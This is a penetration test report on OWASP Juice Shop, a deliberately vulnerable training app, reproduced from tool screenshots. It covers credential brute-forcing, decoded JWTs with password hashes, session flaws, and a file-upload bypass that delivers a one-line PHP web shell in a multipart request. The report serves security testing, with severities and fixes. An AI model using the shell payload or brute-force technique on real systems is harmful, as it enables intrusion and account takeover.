10 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWnjZXNzLiwiZGF0YSI6eyJpZCf6MjIsInVzZKJuYw1IjoIiwiZWhawoiJvc2VymUelbwFpbCSjz20iLCjwYNznd29yZC16ImRjNjIzWhI2NwJ2NzExZTE1NTM3NTIxODIxMmIzOTY0Iwiwcm9sZSI6ImIc3RvbwVyiwiZGVsdxh1Vg9rZW4i0i11LcsYXNOTG9naw5jCcI6IjIyAMC4wIjAiLCJwO9maxwlSwlhZ2U0i1iyvXNzXKzRl3B1YmxpY9pbWFnZxMvdXBsb2fcky9kZwZhdwxOLnN2zyIsInRvdhBTZwNyZQI0i1LcJpcOFjdgljoxNzExMTEzHmwf0.LeyAsncfYQJC16EP01jpudwsf5w1awF0ljoxNzExMTEzHmwf0.LeyAsncfYQJC16hPUKgduxv1if6NyAd5ulpmcxXfhrmFORwA9s6GRYcfsoShupQl-1HzikLZmeJL7wSlvjTcyLN4gnj2ydgfUv4zwlyPgSBywWa1jYOBNy3QYFD1A-a18LofRPUAM401TBK6JvgFx5b5WHtTpf_eNFBmtc
11 Connection: close
12 Date: Fri, 22 Mar 2024 13:37:07 GMT
13
14 {
```

Response

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recuriting: /#jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 159
9 ETag: W/"9f-y5StAEL2uIb6kS77mWYHCce0wA"
10 Vary: Accept-Encoding
11 Date: Fri, 22 Mar 2024 13:37:07 GMT
12 Connection: close
13
14 {
    "status": "success",
    "data": [
        {
            "message": "One of my favorites!",
            "author": "admin@juice-sh.op",
            "product": 1,
            "likesCount": 0,
            "likedBy": [],
            "_id": "5MFgx4XKcLXxvKpFP"
        }
    ]
}
```

The discovered account emails were checked for previously leaked passwords on haveibeenpwned.com. No password breaches were discovered.

An attempt was made to brute force login attempts on the discovered users. 75,000 requests were made on bjoern@owasp.org before the attempt was aborted.

The password for admin@juice-sh.op was found to be admin123, after 90,016 requests.

Turbo Intruder - 192.168.18.7 - done

Row	Payload	Status	Words	Length	Time	Arrival	Label	Queue ID	Connectio...
0	"!Ã€\$%^	500	586	2028	6130	279630285		23204	234
1	à'/-à_ à_à...	500	572	2026	4163	454093546		37272	373
2	"!Ã€\$%^	500	586	2028	2675	963859577		77594	779
3	admin123	200	130	1185	78950	1120214162		90016	905
4	"!Ã€\$%	500	586	2028	3936	16933196...		135850	1357
5	à'/-à_ à_	500	572	2026	1769	16933220...		135851	1357

Pretty Raw Hex

```
Firefox/115.0
4 Accept: application/json, text/plain, /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 51
9 Origin: http://192.168.18.7:3000
10 Connection: keep-alive
11 Referer: http://192.168.18.7:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=
dismiss; continueCode=
yPMQDqlKNBqW83akLEorY9zAD5fQku3ZsjnFLYdzOjp6124nwbqmx7ve5VRJX
13
14 {
  "email": "admin@juice-sh.op",
  "password": "admin123"
}
```

Pretty Raw Hex Render JSON Web Token

```
10 Vary: Accept-Encoding
11 Date: Thu, 28 Mar 2024 15:21:30 GMT
12 Connection: keep-alive
13 Keep-Alive: timeout=5
14
15 {
  "authentication": {
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGFOYSI6eyJpZCI6MSwidXNlcmshbWUiOiiLCJlbWFpbCI6ImFkbWluQGplawNlLXNvNlM9IiwicGFzc3dvcmQiOiIwMTkyMDIzYtdiYmQ3MEI1MDUxNmIwNjlkZjE4YjIwMCIsInJvbGUiOjhZG1pbitsImrlbhV4ZVRva2ViijoiliwibGFzExvZ2lusXAiOiiLCJwcm9maWxlSW1hZ2UiOjJhc3NldHMvcHVibGljL2ltYWdlcy91cGxvVWRzL2RlZmF1bHRBZGlpbi5wbmcicLCJOb3RwU2VjcmV0IjoiIiwiiaXNBY3RpdmUuOnRydwUsImNyZWFOZWRBdC16IjIwMjQtMDMMggMTM6MtMjggMTM6NDk6MTAuMjY0ICswMDowMCIsImrlbGV0ZWRBdC16bnVsbHosImhdC16MTcxMTYzOTISMK0.jIINc6CYdt7ZRmjS4Gy6jmsma6f73ibmUtV7Ffo-HJNTVBL0kiVQViyNoSSk6PxwGuE9
```

With the admin jwt appearing as such.

Encoded

PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiiLCJlbWFpbCI6ImFkbWluQGp1aWN1LXNoLm9wIiwicGFzc3dvcmQiOIIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbisImR1bHV4ZVRva2VuIjoiIiwbGFzdExvZ2luSXAiOiiLCJwcm9maWx1SW1hZ2UiOijhc3NldHMvcHVibGljl2ltYWdlcy91cGxvYWRzL2R1ZmF1bHRBZG1pbis5wcmcILCJ0b3RwU2VjcmV0IjoiIiwiXNB3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMDMtMjggMTM6NDk6MTAuMjY0ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMDMtMjggMTM6NDk6MTAuMjY0ICswMDowMCIsImR1bGV0ZWRBdCI6bnVsbH0sImlhdCI6TcxMTYzOTI5MX0.jIINc6CYdt7ZRmjS4Gy6jmsma6f73ibmUtV7Ffo-HJNTVBL0KiVQVIyNoSsK6PxwGuE9fI6ScNuWfbwBYp-e3U7vvf_whdM4RDQs-jgoE1R9hI76bTxQbEQLTesEqw0IYnXn3GPT50iT h6XteFqCViXKZlh1bPVwu00-FpBUhsA
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE
{ "typ": "JWT", "alg": "RS256" }
PAYOUT: DATA
{ "status": "success", "data": { "id": 1, "username": "", "email": "admin@juice-sh.op", "password": "0192023a7bbd73250516f069df18b500", "role": "admin", "deluxeToken": "", "lastLoginIp": "", "profileImage": "assets/public/images/uploads/defaultAdmin.png", "totpSecret": "", "isActive": true, "createdAt": "2024-03-28 13:49:10.264 +00:00", "updatedAt": "2024-03-28 13:49:10.264 +00:00", "deletedAt": null }, "iat": 1711639291 }
VERIFY SIGNATURE
RSASHA256(base64UrlEncode(header) + "." + base64UrlEncode(payload), Public Key in SALT DKCS #1

Finding	Severity	Description
	Major	Administrator credentials should use strong passwords to reduce the effectiveness of password guessing and automated attacks. The administrator password should be changed immediately.

Finding	Severity	Description
	Major	Administrator authentication should use multi-factor authentication to significantly reduce the effectiveness of automated attacks.

Summary Table of Discovered Credentials

Id	Username	Email	Password hash	Password
13		bjoern@owasp.org	9283f1b2e9669749081963be0462e466	
4	bkimminich	bjoern.kimminich@gmail.com	6edd9d726cbdc873c539e41ae8757b8c	
21	evmrox	ethereum@juice-sh.op	2c17c6393771ee3048ae34d6b380c5ec	private

18	j0hNny	john@juice-sh.op	00479e957b6b42c459ee5746478e4d45	
19	E=ma ²	emma@juice-sh.op	402f1c4a75e316afec5a6ea63147f739	
		admin@juice-sh.op		admin123
		bender@juice-sh.op		
		stan@juice-sh.op		
		uvogin@juice-sh.op		
		jim@juice-sh.op		
		mc.safesearch@juice-sh.op		
		accountant@juice-sh.op		
		morty@juice-sh.op		

Directory Traversal

Looking at the images on the main page, there were no images loaded by a GET request. Similarly, on the #/about, #/photo-wall, the images were loaded in the same way as a response from /rest/admin/application-configuration and there is no opportunity for directory traversal.

No issue:	No resources loaded through GET requests led to directory traversal.
-----------	--

Directory Traversal was manually attempted on the name parameter of /api/Challenges, with no vulnerabilities found

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extens

3 x 4 x +

Send Cancel < > ▾

Request

Pretty Raw Hex

```
1 GET /api/Challenges/?name=Score%20Board HTTP/1.1
2 Host: 192.168.18.7:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://192.168.18.7:3000/
9 Cookie: language=en; welcomebanner_status=dismiss;
cookieconsent_status=dismiss
10
11
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 648
9 ETag: W/"288-UMVOPs2hDanpNsJkIBieB/TG1/Q"
10 Vary: Accept-Encoding
11 Date: Fri, 22 Mar 2024 05:03:16 GMT
12 Connection: close
13
14 {
    "status": "success",
    "data": [
        {
            "id": 74,
            "key": "scoreBoardChallenge",
            "name": "Score Board",
            "category": "Miscellaneous",
            "tags": "Tutorial,Code Analysis",
            "description": "Find the carefully hidden 'Score Board' page.",
            "difficulty": 1,
            "hint": "Try to find a reference or clue behind the scene s. Or simply guess what URL the Score Board might have.",
            "hintUrl": "https://pwnning.owasp-juice.shop/companion-guide/latest/part2/score-board.html#_find_the_carefully_hidden_score_board_page",
            "mitigationUrl": null,
            "solved": false,
            "disabledEnv": null,
            "tutorialOrder": 1.
```

Directory traversal was attempted using DotDotPwn. The application was configured as such.

No successful results were found as the URL redirects to the main Juice Shop page.

No issue: No HTTP GET requests led to directory traversal.

Directory Traversal was attempted with the discovered ftp directory. Upon further investigation it appears to a directory named ftp rather than an ftp service that could be susceptible to directory traversal.

No issue:

No directory traversal could be performed through ftp.

Session Management

Successful authentication generates a JWT.

The screenshot shows a Burp Suite interface with the following details:

- Proxy Tab:** Shows a list of recorded requests and responses. The 4600 entry (POST /rest/user/login) is highlighted in green, indicating a successful authentication attempt.
- Request Panel:** Displays the raw POST data sent to the server. It includes fields like Host, User-Agent, Accept, Accept-Language, and a JSON payload with email and password.
- Response Panel:** Displays the raw JSON response received from the server. It includes fields like Vary, Date, Connection, and the JWT token.
- Inspector Panel:** Shows the detailed structure of the response, specifically focusing on the JWT token and other header fields.

Finding	Severity	Description
	Info	JWT is not ideal for session management. This does not follow best practices. A randomised session identifier should be used.

The screenshot shows a web browser window for the OWASP Juice Shop application. The URL is 192.168.18.7:3000/#/search. The page displays a grid of juice products. The first row contains three items: one at 1.99€, one at 0.89€, and one at 1.99€. The second row contains two items: one labeled 'Only 1 left' at 2.99€ and another at 8.99€. Each item has a small image, its name, price, and an 'Add to Basket' button.

Below the products is a developer tools sidebar with tabs: Inspector, Console, Debugger, Network, Style Editor, Performance, Memory, Storage, Accessibility, Application. The Storage tab is selected, showing a list of cookies:

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
continue...	yPMDQlKNBgW83akLEorY9zAD5fQku3ZsjnFLYdZOjp6124nwBqmx7e5VRJX	192.168.18.7	/	Wed, 26 Mar 2025 ...	72	false	false	None	Tue, 26 Mar 2024 1...
cookieco...	dismiss	192.168.18.7	/	Fri, 21 Mar 2025 20:...	27	false	false	None	Tue, 26 Mar 2024 1...
language	en	192.168.18.7	/	Thu, 20 Mar 2025 0...	10	false	false	None	Tue, 26 Mar 2024 1...
token	eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMlOuздWNjZXNzliwZGF0...	192.168.18.7	/	Wed, 27 Mar 2024 ...	744	false	false	None	Tue, 26 Mar 2024 1...
welcome...	dismiss	192.168.18.7	/	Thu, 20 Mar 2025 0...	27	false	false	None	Tue, 26 Mar 2024 1...

Finding	Severity	Description
	Major	The session token is sent without the HttpOnly attribute. This attribute prevents client-side scripts from accessing the cookie.

Finding	Severity	Description
	Info	The session token is sent without the Secure attribute. This attribute prevents the token from being sent over an insecure connection. Best practice would be to set this attribute to True. However, this can't be performed currently as TLS connection is not enabled.

Decoding the JWT reveals the following information:

Encoded

PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MjQsInVzZXJuYW1lIjoiIiwiZW1haWwiOjJVc2VyMUB1bWFpbC5jb20iLCJwYXNzd29yZCI6ImRjNjQ3ZWI2NWU2NzExZTE1NTIxODIxMmIzOTY0Iiwicm9sZSI6ImN1c3RvbWVvIiwiZGVsdXh1VG9rZW4i0iIiLCJsYXN0TG9naW5JcCI6IjAuMC4wLjAiLCJwcm9maWx1SW1hZ2Ui0iIvYXNzZXrL3B1YmxpYy9pbWFnZXMvcXBsb2Fkcy9kZWZhdx0LnN2ZyIsInRvdHBTZWNyZXQi0iIiLCJpc0FjdG12ZSI6dHJ1ZSwiY3J1YXR1ZEF0IjoiMjAyNC0wMy0yNiAx0DoyNzo1Mi4xMDYgKzAw0jAwIiwidXBkYXR1ZEF0IjoiMjAyNC0wMy0yNiAx0DoyNzo1Mi4xMDYgKzAw0jAwIiwiZGVsZXR1ZEF0IjpuWxsfSwiaWF0IjoxNzExNDc3NjgwfQ.mhfz1LnYGXprWHc6W1G1ix3C6pPAF9oxWtKmkrnA9aZMw2X3rnHpwDRR1mMQM_u1RxHFUc8kDIq_Hg3crfVIaeevueHD0-KJR1QJSkDTVcovjhGhithEqyV12zqt_rWgHsTai0UUmOUhN5PiK3BY3Edu68Qst8pY0GMLvf4Kd7M
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "RS256"
}
```

PAYOUT: DATA

```
{
  "status": "success",
  "data": {
    "id": 24,
    "username": "",
    "email": "User1@email.com",
    "password": "dc647eb65e6711e155375218212b3964",
    "role": "customer",
    "deluxeToken": "",
    "lastLoginIp": "0.0.0.0",
    "profileImage": "/assets/public/images/uploads/default.svg",
    "totpSecret": "",
    "isActive": true,
    "createdAt": "2024-03-26 18:27:52.106 +00:00",
    "updatedAt": "2024-03-26 18:27:52.106 +00:00",
    "deletedAt": null
  },
  "iat": 1711477680
}
```

VERIFY SIGNATURE

RSASHA256(
base64UrlEncode(header) + "." +
base64UrlEncode(payload),

Public Key in SPKI, PKCS #1,
X.509 Certificate, or JWK stri-
ng format.

Private Key in PKCS #8, PKCS #
1, or JWK string format. The k-
ey never leaves your browser.

)

The JWT does not have an expiry period set. The JWT was also observed to function after over 12 hours of inactivity. This suggests that there is no server-side expiry either.

Finding	Severity	Description
	Minor	The JWT has no expiry period. This increases exposure to session hijacking. This is a typical issue concerning JWTs. Session IDs should be used instead.

No issue:	RS256 (RSA SHA-256) is a standard and acceptable signing cryptography to use.
-----------	---

An attempt was made to edit the JWT with the information of another user. The details of user "john@juice-sh.op" that was discovered during the site mapping portion of the penetration test was entered. The token was signed by a self-generated RS256 key. The attack was unsuccessful. Further testing

The screenshot shows a web-based tool for editing JSON Web Tokens (JWTs). The interface is divided into Request and Response sections.

Request:

- JSON Web Token:** A large base64 encoded string representing the JWT.
- Serialized JWT:** The decoded components of the JWT: Header, Payload, and Signature.
- JWS JWE:** A dropdown menu indicating the type of token.
- Header:** Contains the JSON object: {"typ": "JWT", "alg": "RS256"}
- Payload:** Contains the JSON object: {"status": "success", "data": {"id": 18, "username": "jOhNny", "email": "john@juice-sh.op", "password": "00479e957b6b42c459ee57464", "role": "customer", "deluxeToken": ""}}
- Signature:** The base64 encoded signature.

Response:

```

1 HTTP/1.1 401 Unauthorized
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Wed, 27 Mar 2024 00:03:47 GMT
10 Connection: close
11 Content-Length: 153
12
13 {
14   "error": {
15     "message": "invalid signature",
16     "name": "UnauthorizedError",
17     "code": "invalid_token",
18     "status": 401,
19     "inner": {}
20   }
21 }
```

The response indicates an unauthorized error due to an invalid signature.

Logging out of the application removes the session token from the browser.

The screenshot shows the Chrome DevTools Network tab. The Cookies section lists session tokens for the domain 192.168.18.7:3000. Upon logging out, the cookie named 'language' is dismissed, which is highlighted in the screenshot.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
language	en	192.168.18.7	/	Thu, 20 Mar 2025 00:00:00 UTC	10	false	false	None	Wed, 27 Mar 2024 04:17:37 UTC

No issue: The client-side removal of session tokens upon logging out follows best practices.

It was still possible to visit /dataerasure, a page that should only be accessible while authenticated. This indicates the token was not invalidated server-side.

The screenshot shows a network request and response in a browser's developer tools. The request is a GET to /dataerasure with various headers and a long cookie containing a JWT. The response is a 304 Not Modified status with standard CORS headers and a Date header indicating the response was received on March 27, 2024, at 04:26:58 GMT.

```

Request
P Raw Hex JSON Web Token
1 GET /dataerasure HTTP/1.1
2 Host: 192.168.18.7:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://192.168.18.7:3000/
9 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=yPMDQLKNBwgW83akLEorY9zAD5fQku3ZsjnFLYdZ0jp6124nbqmx7ve5VRJX; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdwNjZXNzIiwiZGFOYSI6eyJpZCI6MjQsInVzZXJuYW1lIjoiIiwiZwlhaWwiOjVc2VyMUblbwFpbC5jb2oiLCJwYXNzd29yZCI6ImRjNjQ3ZWl2NWU2NzExZTE1NTM3NTIxODIxMniZOTY0Iiwi cm9sZSI6ImNlc3RvbWVyiIiwiZGVsdXhlVG9rZW4iOjIiLCJsYXNOTG9naW5jccI6IjE5Mi4xNjguMTguOSIsInByb2ZpbGVjbWFnZSI6Ii9hc3NldHMvcHVi bGljL2ltYWdlcy91cGxvYWRzL2Rlz Mf1bHQuc3ZnIiwi dG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVllCJjcmVhdGVkQXQiOjIyMDI0LTazLTI2IDE40jI30jUyLjEwNiArMDA6MDAiLCJ1cGRhdGVkQXQiOjIyMDI0LTazLT I3IDA0ojE00jAzLjQ4MCArMDA6MDAiLCJkZwxldGVkQXQiOm51bGx9LCJpYXQiOjE3MTE1MTM00TJ9.QzC4C4qtEy3M5P5ig_rHbiRPLcja7uFOkmwygDI FnyqtvhowuH8cYSD_tsqI_Ih_hUmxwI9iMwtTjNy0XpOs9J -8ntA9nqm9e9lyEqXOjTkK2ytvImg7dSA8BsvhqSLLW8F9Xs8LIH8MXqEma0gFbquWx5bp0khZtXhMaisrvY
10 Upgrade-Insecure-Requests: 1
11 If-None-Match: W/"7a3-BBALhn17nH1FrHx0yX/l8wG2ksk"
12

```

The same result could also be achieved by directly adding the token into the browser.

Finding	Severity	Description
	Minor	The JWT is not invalidated after logging out. This increases exposure to session hijacking. This is a typical issue concerning JWTs. JWT should be invalidated on both client-side and server-side upon logout. Alternatively, Session IDs should be used instead.

Completing an OWASP Juice Shop challenge for the first time generates a “continueCode”. The continueCode cookie keeps track of progress on the challenges. This is not a JWT and inputting the value in hash-identifier did not return any results.

 Logging of out-of-scope Proxy traffic is disabled [Re-enable](#)

 Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	E
3469	http://192.168.18.7:3000	POST	/rest/user/login	✓		200	1157	JSON	
3470	http://192.168.18.7:3000	GET	/rest/user/whoami			304	275		
3471	http://192.168.18.7:3000	GET	/rest/user/whoami			200	366	JSON	
3472	http://192.168.18.7:3000	POST	/socket.io/?EIO=4&transport=polling&t...	✓		200	187	text	io/
3473	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...	✓		200	202	text	io/
3474	http://192.168.18.7:3000	GET	/rest/continue-code			200	435	JSON	
3475	http://192.168.18.7:3000	GET	/rest/basket/1			200	1669	JSON	
3476	http://192.168.18.7:3000	GET	/rest/user/whoami			200	482	JSON	
3477	http://192.168.18.7:3000	GET	/rest/user/whoami			200	482	JSON	
3478	http://192.168.18.7:3000	GET	/api/Quantitys/			304	278		
3479	http://192.168.18.7:3000	GET	/rest/products/search?q=	✓		304	278		

Request

Pretty Raw Hex

```
1 GET /rest/continue-code HTTP/1.1
2 Host: 192.168.18.7:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0)
   Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://192.168.18.7:3000/
9 Cookie: language=en; welcomebanner_status=dismiss;
   cookieconsent_status=dismiss
10 If-None-Match: W/"4f-UxQJxBJ9ywT+kVhXhU6a7ZwAzrc"
11
12
```

Response

```
Pretty Raw Hex Render ⌂ ⌄ ⌁ ⌂
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 79
9 ETag: W/"4f-iUGFIAHSERebdpqlhJ2h8ydveKO"
10 Vary: Accept-Encoding
11 Date: Mon, 25 Mar 2024 00:13:53 GMT
12 Connection: close
13
14 {
    "continueCode": "2PaW3mD5oBa7Mp6PLlyrQKw2zd5wf7EuJD00Rx1Nkeb49VvJJzq
                    8gjnEXYZr3"
```

File Upload

Complaint

The #/complain directory was tested for file upload vulnerabilities. The file upload only allows .pdf or .zip file smaller than 100KB.

The screenshot shows a web browser window with the URL 192.168.18.7:3000/#/complain. The page title is "Juice Shop". The main content is a "Complaint" form. It has fields for "Customer" (User1@email.com), "Message" (asdf), and an "Invoice" field containing "test-shell.php". A red error message "Forbidden file type. Only PDF, ZIP allowed." is displayed above the message input. A "Submit" button is at the bottom. The browser's navigation bar includes links to Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB, and OffSec.

Forbidden file type. Only PDF, ZIP allowed.

Customer

User1@email.com

Message *

asdf

Max. 160 characters 4/160

Invoice: test-shell.php

> Submit

A test.pdf file was uploaded however the file could not be located.

192.168.18.7:3000/#/complain

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Juice Shop

Complaint

Customer support will get in touch with you soon!
Your complaint reference is #2

Customer: User1@email.com

Message *

Max. 160 characters 0/160

Invoice: Browse... No file selected.

Submit

We can see what the HTTP POST request for the file upload looks like.

Burp Suite Community Edition v2023.10.3.5 - Temporary Project

Request

Raw

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOiJzdWNjZXNzIiwicGFOYSI6eyJpZCI6MjIsInVzZXJuYW1lIjoiIiwicm9sZSI6ImRjNjQ3ZW1haWwiOiJvc2VyMUBlbWFpbC5jb20iLCJwYXNzd29yZC16ImRjNjQ3ZW1WI2NWU2NzExZTE1NTM3NTIxODIxMmIzOTY0Iiwicm9sZSI6ImN1c3RvbWVyiwiZGVsdxhlgV9rZw41oIiLcJsYXNOTG9naW5JccCI6ljAuMC4wLjAiLCJwcm9maWxlSwihZ2UiOiIvYXNzXRzL3B1YmpxY9pbWFnZMvdXBsb2FkcyhZwZhdWx0LnsInRvdHBTZwXQiOiIiLCJpc0FjdG12ZSI6dHJ1ZSwiY3JlyXRLZEFOIjoiMjAyNC0wNC0wMiAwMD00DowMy4zMjMgKzAwOjAwIiwiZGVsZXRLZEFOIjpudWxsfSwiaWF0IjoxNzEyMDE40DkxfQ.FLC4HV8MRi2uogZiXPjofmE-yoUjSR8Y46-b_uHsCt8zoqZ4a4wX9lb7gNjx5FYWCTpdQlh6s3AHj_z_YccDwgBInBaSsFHD3NEQyX4NX_VK6JwP2YH9C6IM1HQ RJ7aFwgJvoYjdaMtMEA_LVU5WVrTMNZeG6iHU2cLQRNcSI
```

Response

Raw

```
HTTP/1.1 204 No Content
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Date: Tue, 02 Apr 2024 00:56:46 GMT
Connection: close
```

Request

Raw

```
POST /file-upload HTTP/1.1
Host: 192.168.18.7:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9eyJzdGF0dXMiOiJzd
```

The file type validation can be bypassed by modifying the post request. We are able to submit a php shell and see the same successful 204 response.

Send Cancel < > Targ

Request			Response		
Pretty	Raw	Hex	JSON Web Token		
8 Content-Type: multipart/form-data; boundary=-----3598045013187673091 1146940271 9 Content-Length: 269 10 Origin: http://192.168.18.7:3000 11 Connection: close 12 Referer: http://192.168.18.7:3000/ 13 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode= Wgo9XKVmEbDOBeJl3wMZGMMtkf7OurPhZb1jf9LGnpYqNj2QxPvL57 4rzkR; token= eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGFodXMiOiJzdw NjZXNzIiwiZGFOYSI6eyJpZCI6MjIsInVzZXJuYW1lijoIiwiZwlha WwiOjJvc2VyMUBlbWFpbCSjb201LCJwYXNzd29yZC16ImRjNjQ3ZWl2 NWU2NzExZTE1NTM3NTIxODIxMmIzOTY0Iiwi cm9sZSI6ImNlc3RvbW yIiwiZGVsdXhlVG9rZW4iOiiLCJsYXNOTG9naW5JcCI6IjAuMC4wlj AiLCJwcm9maWxlSwihZ2UiOiiVYXNzZXRlZB1YmxpYy9pbWFnZXMvc XBsb2Fkcy9kZWZhdwxsLnN2ZyIsInRvdHBTZWNyZXQiOiiLCJpcOFj dGZzSi6dHJ1ZSwiY3JlyXrlZEFOIjoiMjAyNCowNCowMiAwMDo0Do wMy4zMjMgKzAwOjAwIwidXBkYXRLZEFOIjoiMjAyNCowNCowMiAwMD o0DowMy4zMjMgKzAwOjAwIwiZGVsZXRLZEFOIjpudWxsfSwiaWF0I joxNzEyMDE40DkxfQ.Flc4HV8MRi2uogZiXPjofmE-yoUjSR8YG46-b _uHsCt8zoqqZ4a4wX9lb7gNJx5FYWCTpdQLh6s3AHj_z_YccDWgbInB aSsFHD3NEqyX4NX_VK6JwP2YH9C6IM1HQRJ7aFwgJvoYjdaMtMEA_LV USWVrTMNZeG6iHU2cLQRNcSI 14 -----35980450131876730911146940 271 15 Content-Disposition: form-data; name="file"; filename=" test-shell.php" 16 Content-Type: application/pdf 17 18 <?php echo system(\$_GET['command']); ?> 20 21 -----35980450131876730911146940 271--	1 HTTP/1.1 204 No Content 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Date: Tue, 02 Apr 2024 01:14:06 GMT 8 Connection: close 9 10				

Finding	Severity	Description
	Major	The #/complaint file upload feature allows users to upload malicious files to the web server. This could be used by an attacker in combination with a directory traversal or SSRF to call the file for remote code execution . File type validation should be performed server-side.

We have not yet found a way to access the uploaded file.

User Profile

In the User Profile, a successful image upload in a POST request to /profile/image/file generates a 302 response. The upload should be limited to images only.

Sessions Kali Forums Kali NetHunter Exploit-DB

Ice Shop

User Profile



File Upload:

Browse... No file selected.

Upload Picture

or

Image URL:

e.g. https://www.gravatar.com/avatar/8821a6837376

Link Image

HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type
6959	http://192.168.18.7:3000	GET	/socket.io/?EIO=4&transport=polling&t...		✓	200	202	text
6972	http://192.168.18.7:3000	GET	/rest/user/whoami			304	276	
6973	http://192.168.18.7:3000	GET	/rest/basket/6			304	276	
6974	http://192.168.18.7:3000	GET	/profile			304	444	
6977	http://192.168.18.7:3000	GET	/assets/public/images/uploads/default....			304	363	
6978	http://192.168.18.7:3000	POST	/profile/image/file		✓	302	398	HTML
6979	http://192.168.18.7:3000	GET	/profile			200	6780	HTML
6983	http://192.168.18.7:3000	GET	/			304	363	
6984	http://192.168.18.7:3000	GET	/runtime.js			304	363	script
6985	http://192.168.18.7:3000	GET	/polyfills.js			304	364	script
6986	http://192.168.18.7:3000	GET	/main.js			304	365	script
6987	http://192.168.18.7:3000	GET	/vendor.js			304	366	script
6989	http://192.168.18.7:3000	GET	/rest/admin/application-configuration			304	278	

Request Response

```

1 POST /profile/image/file HTTP/1.1
2 Host: 192.168.18.7:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept:
